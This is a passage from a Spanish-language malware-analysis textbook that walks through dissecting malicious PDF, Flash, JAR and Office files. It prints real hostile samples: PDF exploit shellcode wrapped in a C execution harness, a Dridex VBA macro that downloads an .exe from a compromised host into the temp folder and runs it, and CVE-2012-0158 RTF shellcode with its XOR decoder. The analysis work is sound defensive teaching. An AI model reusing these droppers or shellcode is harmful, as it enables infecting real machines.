El shellcode descarga un archivo desde la URL anterior. Este archivo no es el malware en sí; el malware se encuentra en un segundo archivo que se descarga desde Internet. Este tipo de PDF se denomina un *dropper*, es un malware encargado de instalar un segundo malware. Los archivos multimedia, por lo general, no son más que *droppers* que despliegan el malware en el sistema objetivo del atacante.

Para estar seguros del análisis, es posible convertir el shellcode a C para, por ejemplo, compilarlo en un archivo ejecutable que pueda analizarse mediante un depurador. He aquí un script que permite convertir el archivo de salida *spidermonkey* a C:

```
#!/bin/perl
```

Este código

```
#!/bin/perl
#
# crap2shellcode  - 11/9/2009 Paul Melson
#
# This script takes stdin from some ascii dump of shellcode
# (i.e. unescape-ed JavaScript sploit) and converts it to
# hex and outputs it in a simple C source file for debugging.
#
# gcc -g3 -o dummy dummy.c
# gdb ./dummy
# (gdb) display /50i shellcode
# (gdb) break main
# (gdb) run
use strict;
use warnings;
my $crap;
while($crap=<stdin>) {
  my $hex = unpack('H*', "$crap");
  my $len = length($hex);
  my $start = 0;
  print "#include <stdio.h>\n\n";
  print "static char shellcode[] = \"";
  for (my $i = 0; $i < length $hex; $i+=4) {
    my $a = substr $hex, $i, 2;
    my $b = substr $hex, $i+2, 2;
    print "\\x$b\\x$a";
  }
  print "\";\n\n";
}
print "int main(int argc, char *argv[])\n";
print "{\n";
print "  void (*code)() = (void *)shellcode;\n";
print "  code();\n";
print "  exit(0);\n";
print "}\n";
print "\n";
```

código trata la entrada estándar como argumento y muestra el código C:

```
rootbsd@lab:~$ cat eval.uc.001.log | ./crap2shellcode.pl
#include <stdio.h>

static char shellcode[] =
"\xfe\xff\x54\xeb\x75\x8b\x8b\x3c\x35\x74\x03\x78\x56\xf5\x76\x8b\
x03\x20\x33\xf5\x49\xc9\xad\x41\xdb\x33\x0f\x36\x14\xbe\x38\x28\x7
4\xf2\xc1\x08\x0d\xcb\xda\x03\xeb\x40\x3b\xef\x75\xdf\x5e\xe7\x5e\
x8b\x03\x24\x66\xdd\x0c\x8b\x8b\x4b\x1c\x5e\xdd\x03\x04\x8b\x03\x8
b\xc3\xc5\x72\x75\x6d\x6c\x6e\x6f\x64\x2e\x6c\x6c\x43\x00\x5c\x3a\
x2e\x55\x78\x65\x00\x65\xc0\x33\x03\x64\x30\x40\x0c\x78\x40\x8b\x8
b\x0c\x1c\x70\x8b\xad\x08\x40\x09\xeb\x40\x8b\x8d\x34\x7c\x40\x40\
x8b\x95\x3c\x8e\xbf\x0e\x4e\xe8\xec\xff\x84\xff\xff\xec\x83\x83\x0
4\x24\x2c\xff\x3c\x95\xd0\xbf\x50\x1a\x36\x70\x2f\x6f\xe8\xff\xff\
x8b\xff\x24\x54\x8d\xfc\xba\x52\xdb\x33\x53\x53\xeb\x52\x53\x24\xd
0\xff\xbf\x5d\xfe\x98\x0e\x8a\x53\xe8\xff\xff\x83\xff\x04\xec\x2c\
x83\x62\x24\xd0\xff\x7e\xbf\xe2\xd8\xe8\x73\xff\x40\xff\xff\xff\x5
2\xe8\xd0\xff\xd7\xff\xff\x74\x68\x70\x74\x2f\x3a\x36\x2f\x2e\x39\
x36\x34\x32\x2e\x2e\x37\x33\x34\x61\x2f\x78\x66\x2f\x76\x70\x74\x3
2\x76\x6c\x2f\x61\x6f\x2e\x64\x68\x70\x3f\x70\x70\x78\x3d\x6c\x64\
x70\x00\x66\x00\x00";

int main(int argc, char *argv[])
{
  void (*code)() = (void *)shellcode;
  code();
  exit(0);
}
rootbsd@lab:~$ cat eval.uc.001.log | ./crap2shellcode.pl >
```

Es posible

```
shellcode.c
rootbsd@lab:~$ i586-mingw32msvc-gcc -g3 shellcode.c -o
shellcode.out
```

consultar el código en ensamblador del shellcode dentro del archivo binario `shellcode.out`:

```
rootbsd@lab:~$ objdump -D shellcode.out --start-
address=0x00402020 | more

shellcode:     file format pei-i386


Disassembly of section .data:

00402020 <_shellcode>:
  402020:   fe                    (bad)
  402021:   ff 54 eb 75           call   *0x75(%ebx,%ebp,8)
  402025:   8b 8b 3c 35 74 03     mov    0x374353c(%ebx),%ecx
  40202b:   78 56                 js     402083 <_shellcode+0x63>
  40202d:   f5                    cmc
  40202e:   76 8b                 jbe    401fbb <__DTOR_LIST__+0xa2b>
  402030:   03 20                 add    (%eax),%esp
  402032:   33 f5                 xor    %ebp,%esi
  402034:   49                    dec    %ecx
  402035:   c9                    leave
[...]
```

4. Conclusión

El método de análisis de un archivo PDF se divide, generalmente, en dos etapas:

- Extracción del código JavaScript presente en el PDF.
- Análisis del código JavaScript y comprensión del shellcode.

Para concluir, el análisis ha demostrado que, cuando se abre un archivo PDF, se explota un buffer overflow mediante la función: `Collab.collecte-mailInfo()` (CVE-2007-5659) y se descarga un archivo para ejecutarlo, a continuación, en la máquina.

Para completar nuestro análisis, la siguiente etapa consistirá en analizar el archivo disponible en la URL descubierta anteriormente con objeto de comprender la intención del atacante. En este punto, resulta imposible identificar el tipo de ataque.

Análisis en el caso de un archivo de Adobe Flash


1. Introducción

Los archivos de Flash tienen, generalmente, la extensión .swf. En la mayoría de los casos, este tipo de archivo se utiliza para visualizar vídeos online. La mayoría de los navegadores disponen de una extensión que soporta este tipo de formato. Si bien está próximo a desaparecer debido a HTML 5, todavía una gran cantidad de máquinas disponen de alguna extensión que permite leer este tipo de archivo. No es infrecuente que esta extensión no esté actualizada, lo cual hace que Flash se utilice a menudo como medio de infección. Este fue el caso del Hacking Team, que utilizaba un exploit Flash para comprometer las máquinas objetivo.

2. Extraer y analizar el código ActionScript

Flash soporta un lenguaje de script llamado ActionScript. La mayoría de las vulnerabilidades de Flash utilizan este lenguaje. Para extraer este código, existen numerosas herramientas. En este ejemplo, vamos a utilizar la versión de prueba de *Flash Decompiler Trillix*. Puede descargarse de la siguiente dirección: http://www.flash-decompiler.com/es/

He aquí una captura de pantalla de *Flash Decompiler Trillix* con el archivo 143e2fd4d39199abf7b871a2bb96ff1f.



Vemos el código ActionScript contenido en el archivo de Flash. Este código descarga un vídeo con extensión .mp4. El objetivo de este código es explotar la CVE-2012-0754. Esta vulnerabilidad se encuentra en un módulo interno de Flash que permite procesar los vídeos. El atacante puede, utilizando un vídeo mal codificado, ejecutar su código en la máquina objetivo simplemente por el hecho de que la máquina navegue por un sitio de Internet que incluya este contenido en Flash.

Análisis en el caso de un archivo JAR

1. Introducción

Los archivos JAR (*Java Archive*) son archivos .zip creados para distribuir clases Java. Los applets Java disponibles en los sitios web se almacenan en archivos JAR. Teniendo en cuenta que Java es uno de los primeros puntos de infección en Internet, a menudo resulta interesante analizar las aplicaciones Java que sospechamos que están en el origen de una infección. Estos archivos contienen clases y metadatos.

Para recuperar los archivos contenidos en el archivo, basta con utilizar el comando `unzip` en Linux:

He aquí

```
rootbsd@lab:~$ unzip
UnZip 6.00 of 20 April 2009, by Debian. Original by Info-ZIP.

Usage: unzip [-Z] [-opts[modifiers]] file[.zip] [list] [-x xlist]
[-d exdir]
  Default action is to extract files in list, except those in
xlist, to exdir; file[.zip] may be a wildcard.  -Z => ZipInfo mode
("unzip -Z" for usage).

-p  extract files to pipe, no messages
-l  list files (short format)
-f  freshen existing files, create none
-t  test compressed archive data
-u  update files, create if necessary
-z  display archive comment only
-v  list verbosely/show version info

-T  timestamp archive to latest
-x  exclude files that follow (in xlist)
-d  extract files into exdir

modifiers:
-n  never overwrite existing files
-q  quiet mode (-qq => quieter)
-o  overwrite files WITHOUT prompting
-a  auto-convert any text files
-j  junk paths (do not make directories)
-aa treat ALL files as text
-U  use escapes for all non-ASCII Unicode
-UU ignore any Unicode fields
-C  match filenames case-insensitively
-L  make (some) names lowercase
-X  restore UID/GID info

-V  retain VMS version numbers
-K  keep setuid/setgid/tacky permissions
-M  pipe through "more" pager
-O CHARSET  specify a character encoding for DOS, Windows and OS/2
archives
-I CHARSET  specify a character encoding for UNIX and other archives

See "unzip -hh" or unzip.txt for more help.  Examples:
  unzip data1 -x joe   => extract all files except joe from
zipfile data1.zip
  unzip -p foo | more  => send contents of foo.zip via pipe into
program more
  unzip -fo foo ReadMe => quietly replace existing ReadMe if
archive file newer
```

comando para descomprimir un archivo JAR:


```
rootbsd@lab:~$ unzip -x applet.jar
```

El código de la aplicación está presente en los archivos con extensión .class.

2. Recuperar el código fuente de las clases

Es posible recuperar el código fuente contenido en un archivo con extensión .class. Existen numerosas herramientas que permiten obtener el código fuente; una de las más fáciles de usar es *jd-gui*, disponible en la siguiente dirección: http://jd.benow.ca/

Una vez abierto algún archivo en la aplicación, he aquí la interfaz que se muestra al usuario:



Los desarrolladores de Java utilizan con frecuencia técnicas de ofuscación para hacer que el código sea más difícil de interpretar, de modo que será necesario utilizar alguna otra herramienta para poder comprender el código fuente de la aplicación. *jd-gui* permite exportar el código fuente desde la opción del menú **File**.

Análisis en el caso de un archivo de Microsoft Office

1. Introducción

Microsoft Office es una suite ofimática. Dado que se utiliza por parte de un gran número de personas y de empresas, esta herramienta supone un medio de infección bastante común. Existen dos tipos de infección a través de Microsoft Office:

- Las infecciones que utilizan la ingeniería social y las funcionalidades internas de Microsoft Office (principalmente las macros).
- Las infecciones que utilizan vulnerabilidades de Microsoft Office.

Existen muchas extensiones para los documentos soportados por esta suite ofimática (por ejemplo, .doc, .docx, .docm, .rtf...).

2. Herramientas que permiten analizar archivos de Office

Para los sistemas Windows, existe la aplicación *OfficeMalScanner*, disponible en la siguiente dirección: http://www.reconstructer.org/code.html

Este archivo binario permite identificar si un archivo de Office contiene algún shellcode y también extraer los scripts VBA que contenga el archivo.

He aquí un ejemplo de uso:

```
OfficeMalScanner.exe sample.doc info
```

El archivo binario

```
+----------------------------------------+
|           OfficeMalScanner v0.58       |
|  Frank Boldewin / www.reconstructer.org  |
+----------------------------------------+

[*] INFO mode selected
[*] Opening file sample.doc
[*] Filesize is 87552 (0x15600) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword

-------------------------------------
[Scanning for VB-code in SAMPLE.DOC]
-------------------------------------
Module1
Module3
Module5
ThisDocument
-----------------------------------------------------------------
-------------
               VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
               The decompressed Macro code was stored here:

------> D:\SAMPLE.DOC-Macros
-----------------------------------------------------------------
-------------
```

encontrado cuatro macros y las ha extraído en la carpeta *SAMPLE.DOC-Macros.*

Existe una alternativa de software libre escrita en Python que permite realizar la misma tarea: *oledump.py* (disponible aquí: http://blog.didierstevens.com/programs/oledump-py/).

3. Caso de malware que utiliza macros: Dridex

Dridex es un malware bancario cuyo objetivo es realizar transferencias fraudulentas sobre cuentas bancarias de las víctimas. Para comprometer las máquinas, sus desarrolladores han optado por utilizar macros.

Para realizar este análisis, vamos a utilizar *oledump.py.*

He aquí cómo enumerar los objetos contenidos en un archivo de Office:

```
paul@lab:~$ python oledump.py sample.doc
  1:       113 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      4428 '1Table'
  5:       517 'Macros/PROJECT'
  6:       113 'Macros/PROJECTwm'
  7: M   12366 'Macros/VBA/Module1'
  8: M   19313 'Macros/VBA/Module3'
  9: M   17371 'Macros/VBA/Module5'
 10: M    1951 'Macros/VBA/ThisDocument'
 11:     12313 'Macros/VBA/_VBA_PROJECT'
 12:       617 'Macros/VBA/dir'
 13:      4142 'WordDocument'
```

Observamos que el archivo contiene 13 objetos. *oledump.py* permite descomprimir el código VBA contenido en los objetos. He aquí un ejemplo para el objeto número 8:

```
paul@lab:~$ python oledump.py -v -s 8 sample.doc
Attribute VB_Name = "Module3"

’ Listing 6.1. A procedure that toggles the display of
’ nonprinting characters on and off.
’

Sub ToggleNonprinting()
[...]

Sub knGjLBTgmGgBh()

Set DhAXmemS278B6 = fAQaVGJfCYUL(Chr(77) & "i" & Chr(99) & Chr(114) &
"o" & Chr(115) & Chr(111) & Chr(102) & "t" & Chr(46) & Chr(88) & "M"
& "L" & "H" & Chr(84) & Chr(84) & Chr(80))

CallByName DhAXmemS278B6, "O" & Chr(112) & Chr(101) & Chr(110),
VbMethod, Chr(71) & Chr(69) & Chr(84), _
"h" & Chr(116) & Chr(116) & "p" & Chr(58) & Chr(47) & Chr(47) &
Chr(119) & Chr(119) & Chr(119) & "." & Chr(101) & Chr(45) & Chr(110) &
Chr(101) & Chr(119) & Chr(115) & Chr(46) & Chr(117) & Chr(108) & Chr(103) &
"." & Chr(97) & Chr(99) & Chr(46) & Chr(98) & Chr(101) & Chr(47) & Chr(51) &
Chr(52) & Chr(47) & Chr(52) & Chr(52) & Chr(46) & Chr(101) & Chr(120) & "e" _
, False
[...]
```

código está

ofuscado, lo cual resulta un primer elemento que nos permite suponer que el documento es malicioso. Puede resultar interesante utilizar el script: https://github.com/xme/toolbox/blob/master/deobfuscate_chr.pypara desofuscar todos estos `Chr()`:

```
paul@alien:~$ python oledump.py -v -s 8 sample.doc | deobfuscate_chr.py

[...]
Set DhAXmemS278B6 = fAQaVGJfCYUL(M"i"cr"o"sof"t".X"M""L""H"TTP)

CallByName DhAXmemS278B6, "O"pen, VbMethod, GET, _
"h"tt"p"://www"."e-news.ulg"."ac.be/34/44.ex"e"  _
, False



Set VZGc6njbPx6 = fAQaVGJfCYUL("W"Script.Shell)

Set gsHD7abC5N3 = CallByName(VZGc6njbPx6, "E"nv"i"ron"m"ent, VbGet,
"P"roces"s")

I2fThDFfJ2x = gsHD7abC5N3("T"EMP)

AHmYANL3 = I2fThDFfJ2x\"g"inkan86.exe
[...]
```

Ahora resulta mucho más fácil

comprender el objetivo de esta macro: en primer lugar va a descargar un archivo ejecutable de www.e-news.ulg.ac.be (sitio comprometido durante esta campaña) para copiarlo a continuación en la carpeta temporal del usuario y finalmente ejecutar este archivo.

4. Caso de malware que utiliza alguna vulnerabilidad

Existen muchas vulnerabilidades en Microsoft Office. Vamos a tomar como ejemplo un caso que permite explotar la CVE-2012-0158. Esta se ha utilizado a menudo en ataques dirigidos a objetivos. El archivo analizado tiene como firma 84f7ff421517a558e2cdbb8c5294f7e5. Vamos a utilizar ciertas nociones de reverse engineering, que se explicarán en el próximo capítulo; si bien ciertos elementos pueden parecen oscuros, que no cunda el pánico, todo se acabará esclareciendo durante la lectura de este libro.

Los exploits van a utilizar lo que se denomina shellcodes para ejecutar código en la máquina objetivo. Un shellcode es un conjunto de instrucciones en ensamblador. Algunos exploits utilizan la instrucción NOP (0x90) al inicio del shellcode. Este, sin embargo, es uno de los métodos que permiten detectar exploits y shellcodes. En nuestro

archivo, vamos a poder identificar fácilmente una serie de NOP:

```
paul@lab:~$ strings -a sample.rtf
9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090

9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090
31c0648b40308b400c8b401c8b70088b78208b0066837f180075f181ec000400008
9e7c70785dfafbbc747048e130aacc747085ad42494c7470c43beacdbc74710b236
0f13c747149332e494c7471839e27d83c7471cc48d1f74c7472057660dffc747245
12fa201c74728edafffb4c7472c6389d14f6a0c5889fbe8780100004875f889df8d
b788000000566a64ff571831c040803c060075f9898780000000c704067061772ec
74406046578650089775031f683c6048d47605056ff570483f8ff74f03d64e80400
75e9894764897760ff77646a40ff570889475c6a006a006a00ff7760ff570c6a008
d5f7053ff7764ff775cff7760ff57108b4f708b475c40813858585875f7817804
5959595975ee83c0088947686a006a006a026a006a006800000040ff7750ff57148
94764b8005e030089c18b5f6880333f434883f80075f66a008d5f705351ff7768ff
7764ff571cff7764ff57206a05ff7750ff57248b475cb9757f000001c149c6017d8
b878000000031f68b7750c7040676632e6483c004c704066f6300008977506a006a
006a026a006a006800000040ff7750ff57148947646a008d5f705368757f0000ff7
75cff7764ff571cff7764ff57206a6481c600010000566a00ff572831c040803c06
0075f9c6040620908b57508b1a895c06014240803a0075f36a0556ff57246a00ff5
72c53505789f3568b733c8b741e7801de568b762001de31c94941ad01d85631f60f
be1038d67408c1ce0701d640ebf139375e75e55a89dd8b5a2401eb668b0c4b8b5a1
c01eb8b048b01e8ab5e5f83c704585bc30000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000

0000000000000000000000000000000000000000000000000000000000000000000000000000
```

El código anterior es código en ensamblador escrito en hexadecimal (valores entre 0 y F). Este código se corresponde con el shellcode (se trata del ensamblador x86) y puede visualizarse gracias a herramientas tales como *IDA Pro o Radare2*. Si analizamos este código, podemos identificar el siguiente bucle:

```
        0x00000237    8b5f68          mov ebx, dword [edi + 0x68]
    .---> 0x0000023a    80333f          xor byte [ebx], 0x3f
    |     0x0000023d    43              inc ebx
    |     0x0000023e    48              dec eax
    |     0x0000023f    83f800          cmp eax, 0
    `===< 0x00000242    75f6            jne 0x23a
        0x00000244    6a00            push 0
```

Este código es un bucle XOR, como veremos en el capítulo dedicado a las técnicas de ofuscación. La clave XOR es 0x3F. Aplicando esta clave sobre el archivo RTF, descubrimos que se esconde un archivo binario en su interior:

```
paul@lab:~$ cat sample.rtf | xor8.py 0x3F
00018a50  42 44 63 5c 50 52 52 5a  51 4b 1f 67 67 67 67 66 |Bdc\PRRZQK.ggggf|
00018a60  66 66 66 4d 5a 90 00 03  00 00 00 04 00 00 00 ff |fffMZ...........|
00018a70  ff 00 00 b8 00 00 00 00  00 00 00 40 00 00 00 00 |...........@....|
00018a80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |................|
00018a90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 d0 |................|
00018aa0  00 00 00 0e 1f ba 0e 00  b4 09 cd 21 b8 01 4c cd |...........!..L.|
00018ab0  21 54 68 69 73 20 70 72  6f 67 72 61 6d 20 63 61 |!This program ca|
00018ac0  6e 6e 6f 74 20 62 65 20  72 75 6e 20 69 6e 20 44 |nnot be run in D|
00018ad0  4f 53 20 6d 6f 64 65 2e  0d 0d 0a 24 00 00 00 00 |OS mode....$....|
```

El exploit recorre el archivo RTF,

```
00018ae0  00 00 00 88 16 9a 2f cc  77 f4 7c cc 77 f4 7c cc |....../.w.|.w.|.|
00018af0  77 f4 7c 0b 71 f2 7c c8  77 f4 7c a3 68 fe 7c d1 |w.|.q.|.w.|.h.|.|
00018b00  77 f4 7c 98 54 c4 7c c4  77 f4 7c a3 68 f0 7c ed |w.|.T.|.w.|.h.|.|
00018b10  77 f4 7c 4f 6b fa 7c df  77 f4 7c 52 69 63 68 cc |w.|Ok.|.w.|Rich.|
00018b20  77 f4 7c 00 00 00 00 00  00 00 00 00 00 00 00 00 |w.|............|
00018b30  00 00 00 50 45 00 00 4c  01 05 00 59 42 01 4e 00 |...PE..L...YB.N.|
```

decodifica el archivo binario mediante el XOR, lo copia en el disco y a continuación lo ejecuta.

Uso de PowerShell

Microsoft ha integrado el lenguaje de script PowerShell de manera nativa en Windows 7. En la actualidad forma parte del ecosistema Microsoft. Muchos de los scripts de mantenimiento de sistemas Windows están escritos en PowerShell.

Este lenguaje es muy potente y facilita enormemente la vida a los administradores de sistemas. Sin embargo, los atacantes han sabido aprovechar también esta potencia. Existen, en la actualidad, malwares escritos íntegramente en PowerShell (tales como el ransomware *PoshCoder*). Existen también muchas herramientas de posexplotación en PowerShell; la más conocida es el framework *Empire* disponible aquí: http://www.powershellempire.com/. Este framework permite, una vez comprometida una máquina, recopilar información, rebotar a otras máquinas dentro de la misma red, esquivar el UAC...

Análisis en el caso de un archivo binario

1. Análisis de binarios desarrollados en AutoIt

